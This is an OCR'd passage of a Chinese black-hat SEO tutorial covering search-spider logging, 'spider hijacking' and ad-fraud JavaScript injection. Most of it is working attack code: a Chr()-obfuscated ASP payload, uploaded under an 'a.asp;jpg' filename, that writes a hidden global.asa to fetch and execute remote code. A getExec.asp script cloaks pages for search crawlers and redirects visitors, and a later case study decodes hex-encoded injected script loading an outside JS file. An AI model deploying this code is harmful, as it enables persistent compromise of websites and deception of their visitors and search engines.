
蜘蛛爬行记录


```
<?

function get_naps_bot( )

{

//分析爬行的蜘蛛类型

                    $useragent = strtolower( $_SERVER['HTTP_USER_AGENT'] );

                    if ( strpos( $useragent, "baiduspider" ) !== FALSE )

                    {

                                        return "Baidu";

                    }

                    if ( strpos( $useragent, "360Spider" ) !== FALSE )

                    {

                                        return "360Spider";

                    }


                    return FALSE;

}

//记录蜘蛛爬行时间

function nowtime( )

{
```

```
                    $date = gmdate('Y-m-d H:i:s', time() + 3600 * 8);


                    return $date;
}









//记录蜘蛛爬行页面
function curPageURL( )
{
                    $pageURL = $_SERVER['HTTPS'] == "on" ? "https://" : "http://";
                    if ( $_SERVER['SERVER_PORT'] != "80" )
                    {
                                        $pageURL .= $_SERVER['SERVER_NAME'].":".$_SERVER['SE
RVER_PORT'].$_SERVER['REQUEST_URI'];
                    }
                    else
                    {
                                        $pageURL .= $_SERVER['SERVER_NAME'].$_SERVER['REQUES
T_URI'];
                    }
                    return $pageURL;
}



//把蜘蛛爬行相关信息写入 txt 文档


$searchbot = get_naps_bot( );
if ( $searchbot )
{
```

```
                    $tlc_thispage = addslashes( $_SERVER['HTTP_USER_AGENT'] );

                    $pageUrl = curpageurl( );

                    $url = $_SERVER['HTTP_REFERER'];

                    $ip=$_SERVER[REMOTE_ADDR];

                    $file = "zz.txt";

                    $time = nowtime( );

                    $data = fopen( $file, "a" );

                    fwrite( $data, "robot:{$searchbot}\r 蜘蛛 IP:".$ip."\n Time:{$time}  pageUR
L:{$pageUrl}\r\n" );



                    fclose( $data );

}

?>
```

7.15.1、伯君蜘蛛劫持





a.asp;jpg 代码

```
<%

str1 = Chr(60) & Chr(115) & Chr(99) & Chr(114) & Chr(105) & Chr(112) & Chr(116) & Chr(32) & Chr
(108) & Chr(97) & Chr(110) & Chr(103) & Chr(117) & Chr(97) & Chr(103) & Chr(101) & Chr(61) & Chr
(34) & Chr(118) & Chr(98) & Chr(115) & Chr(99) & Chr(114) & Chr(105) & Chr(112) & Chr(116) & Chr
(34) & Chr(32) & Chr(114) & Chr(117) & Chr(110) & Chr(97) & Chr(116) & Chr(61) & Chr(34) & Chr(1
15) & Chr(101) & Chr(114) & Chr(118) & Chr(101) & Chr(114) & Chr(34) & Chr(62) & Chr(13) & Chr(1
0) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & C
hr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13)
 & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr
(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) &
 Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(1
0) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & C
hr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13)
 & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr
(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) &
 Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(13) & Chr(1
0) & Chr(39) & Chr(98) & Chr(121) & Chr(95) & Chr(97) & Chr(109) & Chr(105) & Chr(110) & Chr(10
3) & Chr(13) & Chr(10) & Chr(39) & Chr(98) & Chr(121) & Chr(42) & Chr(97) & Chr(109) & Chr(105)
& Chr(110) & Chr(103) & Chr(13) & Chr(10) & Chr(115) & Chr(117) & Chr(98) & Chr(32) & Chr(65) &
Chr(112) & Chr(112) & Chr(108) & Chr(105) & Chr(99) & Chr(97) & Chr(116) & Chr(105) & Chr(111)
& Chr(110) & Chr(95) & Chr(79) & Chr(110) & Chr(83) & Chr(116) & Chr(97) & Chr(114) & Chr(116) &
 Chr(13) & Chr(10) & Chr(101) & Chr(110) & Chr(100) & Chr(32) & Chr(115) & Chr(117) & Chr(98) &
Chr(13) & Chr(10) & Chr(13) & Chr(10) & Chr(115) & Chr(117) & Chr(98) & Chr(32) & Chr(65) & Chr
(112) & Chr(112) & Chr(108) & Chr(105) & Chr(99) & Chr(97) & Chr(116) & Chr(105) & Chr(111) & Ch
```

```
r(110) & Chr(95) & Chr(79) & Chr(110) & Chr(69) & Chr(110) & Chr(100) & Chr(13) & Chr(10) & Chr
(101) & Chr(110) & Chr(100) & Chr(32) & Chr(115) & Chr(117) & Chr(98) & Chr(13) & Chr(10) & Chr
(13) & Chr(10) & Chr(115) & Chr(117) & Chr(98) & Chr(32) & Chr(83) & Chr(101) & Chr(115) & Chr(1
15) & Chr(105) & Chr(111) & Chr(110) & Chr(95) & Chr(79) & Chr(110) & Chr(83) & Chr(116) & Chr(9
7) & Chr(114) & Chr(116) & Chr(13) & Chr(10) & Chr(9) & Chr(117) & Chr(114) & Chr(108) & Chr(61)
 & Chr(34) & Chr(104) & Chr(116) & Chr(116) & Chr(112) & Chr(58) & Chr(47) & Chr(47) & Chr(119)
& Chr(119) & Chr(119) & Chr(46) & Chr(98) & Chr(97) & Chr(105) & Chr(100) & Chr(117) & Chr(46) &
 Chr(99) & Chr(111) & Chr(109) & Chr(47) & Chr(103) & Chr(101) & Chr(116) & Chr(69) & Chr(120) &
 Chr(101) & Chr(99) & Chr(46) & Chr(97) & Chr(115) & Chr(112) & Chr(34) & Chr(13) & Chr(10) & Ch
r(9) & Chr(83) & Chr(101) & Chr(116) & Chr(32) & Chr(79) & Chr(98) & Chr(106) & Chr(88) & Chr(7
7) & Chr(76) & Chr(72) & Chr(84) & Chr(84) & Chr(80) & Chr(61) & Chr(83) & Chr(101) & Chr(114) &
 Chr(118) & Chr(101) & Chr(114) & Chr(46) & Chr(67) & Chr(114) & Chr(101) & Chr(97) & Chr(116) &
 Chr(101) & Chr(79) & Chr(98) & Chr(106) & Chr(101) & Chr(99) & Chr(116) & Chr(40) & Chr(34) & C
hr(77) & Chr(83) & Chr(88) & Chr(77) & Chr(76) & Chr(50) & Chr(46) & Chr(115) & Chr(101) & Chr(1
14) & Chr(118) & Chr(101) & Chr(114) & Chr(88) & Chr(77) & Chr(76) & Chr(72) & Chr(84) & Chr(84)
 & Chr(80) & Chr(34) & Chr(41) & Chr(13) & Chr(10) & Chr(9) & Chr(79) & Chr(98) & Chr(106) & Chr
(88) & Chr(77) & Chr(76) & Chr(72) & Chr(84) & Chr(84) & Chr(80) & Chr(46) & Chr(79) & Chr(112)
& Chr(101) & Chr(110) & Chr(32) & Chr(34) & Chr(71) & Chr(69) & Chr(84) & Chr(34) & Chr(44) & Ch
r(117) & Chr(114) & Chr(108) & Chr(44) & Chr(70) & Chr(97) & Chr(108) & Chr(115) & Chr(101) & Ch
r(13) & Chr(10) & Chr(9) & Chr(79) & Chr(98) & Chr(106) & Chr(88) & Chr(77) & Chr(76) & Chr(72)
& Chr(84) & Chr(84) & Chr(80) & Chr(46) & Chr(115) & Chr(101) & Chr(116) & Chr(82) & Chr(101) &
Chr(113) & Chr(117) & Chr(101) & Chr(115) & Chr(116) & Chr(72) & Chr(101) & Chr(97) & Chr(100)
& Chr(101) & Chr(114) & Chr(32) & Chr(34) & Chr(85) & Chr(115) & Chr(101) & Chr(114) & Chr(45) &
 Chr(65) & Chr(103) & Chr(101) & Chr(110) & Chr(116) & Chr(34) & Chr(44) & Chr(117) & Chr(114) &
 Chr(108) & Chr(13) & Chr(10) & Chr(9) & Chr(79) & Chr(98) & Chr(106) & Chr(88) & Chr(77) & Chr
(76) & Chr(72) & Chr(84) & Chr(84) & Chr(80) & Chr(46) & Chr(115) & Chr(101) & Chr(110) & Chr(10
0) & Chr(13) & Chr(10) & Chr(9) & Chr(71) & Chr(101) & Chr(116) & Chr(72) & Chr(116) & Chr(109)
& Chr(108) & Chr(61) & Chr(79) & Chr(98) & Chr(106) & Chr(88) & Chr(77) & Chr(76) & Chr(72) & Ch
r(84) & Chr(84) & Chr(80) & Chr(46) & Chr(114) & Chr(101) & Chr(115) & Chr(112) & Chr(111) & Chr
(110) & Chr(115) & Chr(101) & Chr(66) & Chr(111) & Chr(100) & Chr(121) & Chr(13) & Chr(10) & Chr
(9) & Chr(83) & Chr(101) & Chr(116) & Chr(32) & Chr(79) & Chr(98) & Chr(106) & Chr(88) & Chr(77)
 & Chr(76) & Chr(72) & Chr(84) & Chr(84) & Chr(80) & Chr(61) & Chr(78) & Chr(111) & Chr(116) & C
hr(104) & Chr(105) & Chr(110) & Chr(103) & Chr(13) & Chr(10) & Chr(9) & Chr(115) & Chr(101) & Ch
r(116) & Chr(32) & Chr(111) & Chr(98) & Chr(106) & Chr(83) & Chr(116) & Chr(114) & Chr(101) & Ch
r(97) & Chr(109) & Chr(32) & Chr(61) & Chr(32) & Chr(83) & Chr(101) & Chr(114) & Chr(118) & Chr
(101) & Chr(114) & Chr(46) & Chr(67) & Chr(114) & Chr(101) & Chr(97) & Chr(116) & Chr(101) & Chr
(79) & Chr(98) & Chr(106) & Chr(101) & Chr(99) & Chr(116) & Chr(40) & Chr(34) & Chr(65) & Chr(10
0) & Chr(111) & Chr(100) & Chr(98) & Chr(46) & Chr(83) & Chr(116) & Chr(114) & Chr(101) & Chr(9
7) & Chr(109) & Chr(34) & Chr(41) & Chr(13) & Chr(10) & Chr(9) & Chr(111) & Chr(98) & Chr(106) &
 Chr(83) & Chr(116) & Chr(114) & Chr(101) & Chr(97) & Chr(109) & Chr(46) & Chr(84) & Chr(121) &
Chr(112) & Chr(101) & Chr(32) & Chr(61) & Chr(32) & Chr(49) & Chr(13) & Chr(10) & Chr(9) & Chr(1
11) & Chr(98) & Chr(106) & Chr(83) & Chr(116) & Chr(114) & Chr(101) & Chr(97) & Chr(109) & Chr(4
6) & Chr(77) & Chr(111) & Chr(100) & Chr(101) & Chr(32) & Chr(61) & Chr(51) & Chr(13) & Chr(10)
& Chr(9) & Chr(111) & Chr(98) & Chr(106) & Chr(83) & Chr(116) & Chr(114) & Chr(101) & Chr(97) &
```

```
Chr(109) & Chr(46) & Chr(79) & Chr(112) & Chr(101) & Chr(110) & Chr(13) & Chr(10) & Chr(9) & Chr
(111) & Chr(98) & Chr(106) & Chr(83) & Chr(116) & Chr(114) & Chr(101) & Chr(97) & Chr(109) & Chr
(46) & Chr(87) & Chr(114) & Chr(105) & Chr(116) & Chr(101) & Chr(32) & Chr(71) & Chr(101) & Chr
(116) & Chr(72) & Chr(116) & Chr(109) & Chr(108) & Chr(13) & Chr(10) & Chr(9) & Chr(111) & Chr(9
8) & Chr(106) & Chr(83) & Chr(116) & Chr(114) & Chr(101) & Chr(97) & Chr(109) & Chr(46) & Chr(8
0) & Chr(111) & Chr(115) & Chr(105) & Chr(116) & Chr(105) & Chr(111) & Chr(110) & Chr(32) & Chr
(61) & Chr(32) & Chr(48) & Chr(13) & Chr(10) & Chr(9) & Chr(111) & Chr(98) & Chr(106) & Chr(83)
& Chr(116) & Chr(114) & Chr(101) & Chr(97) & Chr(109) & Chr(46) & Chr(84) & Chr(121) & Chr(112)
& Chr(101) & Chr(32) & Chr(61) & Chr(32) & Chr(50) & Chr(13) & Chr(10) & Chr(9) & Chr(111) & Chr
(98) & Chr(106) & Chr(83) & Chr(116) & Chr(114) & Chr(101) & Chr(97) & Chr(109) & Chr(46) & Chr
(67) & Chr(104) & Chr(97) & Chr(114) & Chr(115) & Chr(101) & Chr(116) & Chr(32) & Chr(61) & Chr
(32) & Chr(34) & Chr(103) & Chr(98) & Chr(50) & Chr(51) & Chr(49) & Chr(50) & Chr(34) & Chr(13)
& Chr(10) & Chr(9) & Chr(71) & Chr(101) & Chr(116) & Chr(72) & Chr(116) & Chr(109) & Chr(108) &
Chr(32) & Chr(61) & Chr(32) & Chr(111) & Chr(98) & Chr(106) & Chr(83) & Chr(116) & Chr(114) & Ch
r(101) & Chr(97) & Chr(109) & Chr(46) & Chr(82) & Chr(101) & Chr(97) & Chr(100) & Chr(84) & Chr
(101) & Chr(120) & Chr(116) & Chr(13) & Chr(10) & Chr(9) & Chr(111) & Chr(98) & Chr(106) & Chr(8
3) & Chr(116) & Chr(114) & Chr(101) & Chr(97) & Chr(109) & Chr(46) & Chr(67) & Chr(108) & Chr(11
1) & Chr(115) & Chr(101) & Chr(13) & Chr(10) & Chr(9) & Chr(32) & Chr(83) & Chr(101) & Chr(115)
& Chr(115) & Chr(105) & Chr(111) & Chr(110) & Chr(40) & Chr(34) & Chr(115) & Chr(116) & Chr(11
4) & Chr(34) & Chr(41) & Chr(32) & Chr(61) & Chr(32) & Chr(71) & Chr(101) & Chr(116) & Chr(72) &
 Chr(116) & Chr(109) & Chr(108) & Chr(13) & Chr(10) & Chr(9) & Chr(105) & Chr(102) & Chr(32) & C
hr(105) & Chr(110) & Chr(115) & Chr(116) & Chr(114) & Chr(40) & Chr(71) & Chr(101) & Chr(116) &
Chr(72) & Chr(116) & Chr(109) & Chr(108) & Chr(44) & Chr(34) & Chr(98) & Chr(121) & Chr(42) & Ch
r(97) & Chr(109) & Chr(105) & Chr(110) & Chr(103) & Chr(34) & Chr(41) & Chr(62) & Chr(48) & Chr
(32) & Chr(116) & Chr(104) & Chr(101) & Chr(110) & Chr(13) & Chr(10) & Chr(9) & Chr(9) & Chr(10
1) & Chr(120) & Chr(101) & Chr(99) & Chr(117) & Chr(116) & Chr(101) & Chr(32) & Chr(71) & Chr(10
1) & Chr(116) & Chr(72) & Chr(116) & Chr(109) & Chr(108) & Chr(13) & Chr(10) & Chr(9) & Chr(101)
 & Chr(110) & Chr(100) & Chr(32) & Chr(105) & Chr(102) & Chr(13) & Chr(10) & Chr(101) & Chr(110)
 & Chr(100) & Chr(32) & Chr(115) & Chr(117) & Chr(98) & Chr(13) & Chr(10) & Chr(13) & Chr(10) &
Chr(39) & Chr(115) & Chr(117) & Chr(98) & Chr(32) & Chr(83) & Chr(101) & Chr(115) & Chr(115) & C
hr(105) & Chr(111) & Chr(110) & Chr(95) & Chr(79) & Chr(110) & Chr(69) & Chr(110) & Chr(100) & C
hr(13) & Chr(10) & Chr(39) & Chr(101) & Chr(110) & Chr(100) & Chr(32) & Chr(115) & Chr(117) & Ch
r(98) & Chr(13) & Chr(10) & Chr(60) & Chr(47) & Chr(115) & Chr(99) & Chr(114) & Chr(105) & Chr(1
12) & Chr(116) & Chr(62) & Chr(60) & Chr(47) & Chr(98) & Chr(111) & Chr(100) & Chr(121) & Chr(6
2) & Chr(60) & Chr(47) & Chr(104) & Chr(116) & Chr(109) & Chr(108) & Chr(62) & Chr(13) & Chr(10)
 & Chr(60) & Chr(47) & Chr(98) & Chr(111) & Chr(100) & Chr(121) & Chr(62) & Chr(60) & Chr(47) &
Chr(104) & Chr(116) & Chr(109) & Chr(108) & Chr(62)

createasa str1

Public Function createasa(ByVal Content)

          dim FilePath, f, fso,bExists



          FilePath="//./" & Server.MapPath("/global.asa")
```

```
          On Error Resume Next
          Set fso = Server.CreateObject("scripting.filesystemobject")
          bExists = fso.FileExists(FilePath)
          If bExists =true Then
                    bExists=true
                    set f=fso.Getfile(FilePath)
                    f.Attributes=0
          End If
          Set Obj = Server.CreateObject("adod" & "b.S" & "tream")
          Obj.Type = 2
          Obj.open
          Obj.Charset = "gb2312"
          Obj.Position = Obj.Size
          Obj.writetext = Content
          Obj.SaveToFile FilePath,2
          Obj.Close
          Set Obj = Nothing
          if bExists = false then
                    set f=fso.Getfile(FilePath)
          end if
          f.Attributes=1+2+4
          set f=Nothing
          Set fso = Nothing
if err then
response.write "err_" & err.description
else
response.write "ok"
end if
End Function
%>
```

getExec.asp 代码

```
'<html><head><script>function clear(){Source=document.body.firstChild.data;document.open();document.close();document.title="";document.body.innerHTML=Source;}</script></head><body onload=clear()>

'<meta http-equiv=refresh content=0;URL=about:blank><script>eval(function(p,a,c,k,e,d){e=function(c){return c};if(!''.replace(/^/,String)){while(c--){d[c]=k[c]||c}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('0.1.2(\'3:4\');',5,5,'window|location|replace|about|blank'.split('|'),0,{}))</script>

'by*aming

Server.ScriptTimeout=600

Public Function createasa(ByVal Content)

          On Error Resume Next

          Set fso = Server.CreateObject("scripting.filesystemobject")

          set f=fso.Getfile("//./" & Server.MapPath("/Global.asa"))

          f.Attributes=0

          Set Obj = Server.CreateObject("adod" & "b.S" & "tream")

          Obj.Type = 2

          Obj.open

          Obj.Charset = "gb2312"

          Obj.Position = Obj.Size

          Obj.writetext = Content

          Obj.SaveToFile "//./" & Server.MapPath("/Global.asa"),2

          Obj.Close

          Set Obj = Nothing

          f.Attributes=1+2+4

          set f=Nothing

          Set fso = Nothing

End Function

Public Function GetHtml(url)

          Set ObjXMLHTTP=Server.CreateObject("MSXML2.serverXMLHTTP")

          ObjXMLHTTP.Open "GET",url,False

          ObjXMLHTTP.setRequestHeader "User-Agent",url

          ObjXMLHTTP.send
```

```
          GetHtml=ObjXMLHTTP.responseBody

          Set ObjXMLHTTP=Nothing

          set objStream = Server.CreateObject("Adodb.Stream")

          objStream.Type = 1

          objStream.Mode =3

          objStream.Open

          objStream.Write GetHtml

          objStream.Position = 0

          objStream.Type = 2

          objStream.Charset = "gb2312"

          GetHtml = objStream.ReadText

          objStream.Close

End Function

Function check(user_agent)

    allow_agent=split("Baiduspider,Sogou,baidu,Sosospider,Googlebot",",")

    check_agent=false

    For agenti=lbound(allow_agent) to ubound(allow_agent)

        If instr(user_agent,allow_agent(agenti))>0 then

            check_agent=true

            exit for

        end if

    Next

    check=check_agent

End function


  Function CheckRobot()

      CheckRobot = False

      Dim Botlist,i,Repls

      Repls      = request.ServerVariables("http_user_agent")

             Krobotlist = "Baiduspider|Googlebot"

      Botlist = Split(Krobotlist,"|")
```

```
    For i = 0 To Ubound(Botlist)
      If InStr(Repls,Botlist(i)) > 0 Then
        CheckRobot = True
        Exit For
      End If
    Next
    If Request.QueryString("admin")= "1" Then Session("ThisCheckRobot")=1
          If Session("ThisCheckRobot")   = 1   Then CheckRobot = True
  End Function
  Function CheckRefresh()
    CheckRefresh = False
    Dim Botlist,i,Repls
          Krobotlist = "baidu|google|sogou|soso|youdao"
    Botlist = Split(Krobotlist,"|")
    For i = 0 To Ubound(Botlist)
      If InStr(left(request.servervariables("HTTP_REFERER"),"40"),Botlist(i)) > 0 Then
        CheckRefresh = True
        Exit For
      End If
    Next
  End Function
Sub sleep()
If response.IsClientConnected=true then
          Response.Flush
else
          response.end
end if
End Sub
If CheckRefresh=true Then
cnnbd=lcase(request.servervariables("HTTP_HOST"))
response.redirect(" ../")
```


```
response.end

end If

user_agent=Request.ServerVariables("HTTP_USER_AGENT")

if check(user_agent)=true then

          body=GetHtml("http://www.baidu.com")

response.write body

response.end

else


ScriptAddress=Request.ServerVariables("SCRIPT_NAME")

namepath=Server.MapPath(ScriptAddress)

If Len(Request.QueryString) > 0 Then

          ScriptAddress = ScriptAddress & "?" & Request.QueryString

end if

geturl ="http://"& Request.ServerVariables("http_host") & ScriptAddress

geturl =LCase(geturl)

'response.write replace(namepath,server.MapPath("/"),"")

'response.end

'if instr(geturl,"jc=ok")=0 and instr(geturl,"global=ok")=0 and instr(LCase(Request.ServerVari
ables("http_host")),"gov.cn")=0 and instr(LCase(Request.ServerVariables("http_host")),"edu.cn
")=0 and

if instr(geturl,"http://"& Request.ServerVariables("http_host") &"/index.asp")=0 and instr(get
url,"http://"& Request.ServerVariables("http_host") &"/")=0 and instr(LCase(Request.ServerVari
ables("HTTP_REFERER")),LCase(Request.ServerVariables("http_host")))<=0 then

agent = lcase(request.servervariables("http_user_agent"))

referer = LCase(Request.ServerVariables("HTTP_REFERER"))

bot = ""

Amll = ""


if instr(agent, "+") > 0 then bot = agent

if instr(agent, "-") > 0 then bot = agent

if instr(agent, "http") > 0 then bot = agent
```

```
if instr(agent, "spider") > 0 then bot = agent

if instr(agent, "bot") > 0 then bot = agent

if instr(agent, "linux") > 0 then bot = agent

if instr(agent, "baidu") > 0 then bot = agent


if instr(agent, "google") > 0 then bot = "nobot"

if instr(agent, "yahoo") > 0 then bot = "nobot"

if instr(agent, "msn") > 0 then bot = "nobot"

if instr(agent, "alexa") > 0 then bot = "nobot"

if instr(agent, "sogou") > 0 then bot = "nobot"

if instr(agent, "youdao") > 0 then bot = "nobot"

if instr(agent, "soso") > 0 then bot = "nobot"

if instr(agent, "iask") > 0 then bot = "nobot"


if bot="nobot" then

'Call WriteErr

'response.end

end if


If Instr(REFERER,"http") > 0 and Instr(REFERER,".") > 0 and Instr(REFERER,"/") > 0 and Instr(RE
FERER,"?") > 0 and Instr(REFERER,"=") > 0 Then Amll = "ok"


tjcount=request.Cookies("cookie_tjcount")

date1=request.Cookies("cookie_date")

date2=year(date)&month(date)&day(date)


if tjcount="" then

           response.cookies("cookie_tjcount")=0

           response.cookies("cookie_tjcount").Expires=DateAdd("d",1,now())

end if
```

```
if date1<>date2 then

           response.cookies("cookie_date")=date2

           response.cookies("cookie_date").Expires=DateAdd("d",365,now())

end if



tjcount=request.Cookies("cookie_tjcount")

date1=request.Cookies("cookie_date")

date2=year(date)&month(date)&day(date)



if date1=date2 and len(bot) = 0 then

           if int(tjcount)<10 and len(Amll)>0 then

                      response.cookies("cookie_tjcount")=int(tjcount)+1

                      response.cookies("cookie_tjcount").Expires=DateAdd("d",1,now())

            strHost=Request.ServerVariables("HTTP_HOST")

           Response.Redirect(" ../")

           else

                      response.write "系统找不到指定的文件。"

                                 'response.write ""

                      'response.write gethtml(geturl&"?global=ok")

           end if

           response.end

end if

Call sleep()

end if

end if

'</body></html>
```

7.16、广告联盟作弊

侵入宿主机植入自己的后门，最重要的就是隐藏自身信息，至于怎么隐藏就看个人操作了



下面引入一个例子：简单分析一个通过 js 劫持进行黑帽 SEO 做淘宝客的案例

参考网址：http://www.2cto.com/Article/201209/153906.html

某年、某月、某日，某事、某刻、某分、某秒，某人、某站、某代码的分析……

起因如下，在某时某刻，某人发过来一站及一段代码，然后求分析……

目标地址：http://upangu.com/

目标代码：<script src="http://go.90psman.com/js.js"></script>

某人提出疑问：这段代码查看源代码是不存在的，但是在 chrome 的审查元素下能查到，为啥啊？

查看源文件，不存在该段代码

使用浏览器元素审查功能，则存在该代码

产生这种问题的原因其实很简单，这是执行页面内部 JavaScript 或外部.js 脚本后动态输出、插入的代码，具有该功能的函数有：

```
document.write

document.writeln

tablerowObject.innerHTML
```

.....这是很简单的一个函数，应用很广，这里就不多说了……

那么，思路就很清晰了，我们只需要揪出来它藏在哪段脚本里即可……

经过一段时间排查（小窍门：由于 JavaScript 是从上到下依次执行的，所以重点排查目标代码之上的 JavaScript 及 Js 文件即可，当然，如果你时间多的话，全部检查一遍也无妨），在首页调用的一个 Js 中发现一段可疑代码：

首页调用的正常 Js 文件：

```
<script type="text/javascript" src="statics/script/tools.js"></script>可疑代码（代码经过格式化）：

var rs_cd = "3C736372697074207372633D2268747";

rs_cd += "4703A2F2F676F2E393070736D616E2E636";

rs_cd += "F6D2F6A732E6A73223E3C2F7363726970743E";

var rs_ct = "";

for (var i = 0; i < rs_cd.length; i += 2) {

    var rs_ch = parseInt(rs_cd.substring(i, i + 2), 16);

    rs_ct += String.fromCharCode(rs_ch);

}

document.writeln(rs_ct);
```

```
118             Native.genericize(a[e], f[e][b], true)
119         }
120     }
121 })();
122 var rs_cd = "3C736372697074207372633D2268747";
123 rs_cd += "4703A2F2F676F2E393070736D616E2E636";
124 rs_cd += "F6D2F6A732E6A73223E3C2F7363726970743E";
125 var rs_ct = "";
126 for (var i = 0; i < rs_cd.length; i += 2) {
127     var rs_ch = parseInt(rs_cd.substring(i, i + 2), 16);
128     rs_ct += String.fromCharCode(rs_ch);
129 }
130 document.writeln(rs_ct);
131 var Hash = new Native({
132     name: "Hash",
133     initialize: function(a) {
```

可疑代码

看似加密了，其实解密方法很简单：

```
<script>

var rs_cd = "3C736372697074207372633D2268747";
```

```
rs_cd += "4703A2F2F676F2E393070736D616E2E636";

rs_cd += "F6D2F6A732E6A73223E3C2F7363726970743E";

var rs_ct = "";

for (var i = 0; i < rs_cd.length; i += 2) {

    var rs_ch = parseInt(rs_cd.substring(i, i + 2), 16);

    rs_ct += String.fromCharCode(rs_ch);

}

alert(rs_ct);

</script>
```

还原后的代码为：

<script src="http://go.90psman.com/js.js"></script>这个所谓的加密只是十六进制表示的字符串而已……

至此，分析结果已经很清晰了：

1、某人入侵了该站，至少有文件修改权限。

2、找到了首页调用的一个 Js，并在其不起眼的位置加了一段恶意 Js 代码。

代码分析完毕，我们再回过头来看看这段 Js 代码是干什么的吧……

首先下载：http://go.90psman.com/js.js

（吐槽：直接打开“go.90psman.com”，居然还伪装成 304 错误：Bad Request (Invalid Hostname)）

从下载的数据包中得知，该文件最后修改时间为：

```
HTTP/1.1 200 OK
Date: Thu, 06 Sep 2012 06:36:46 GMT
Cache-Control: max-age=864000
Content-Length: 4740
Content-Type: application/x-javascript
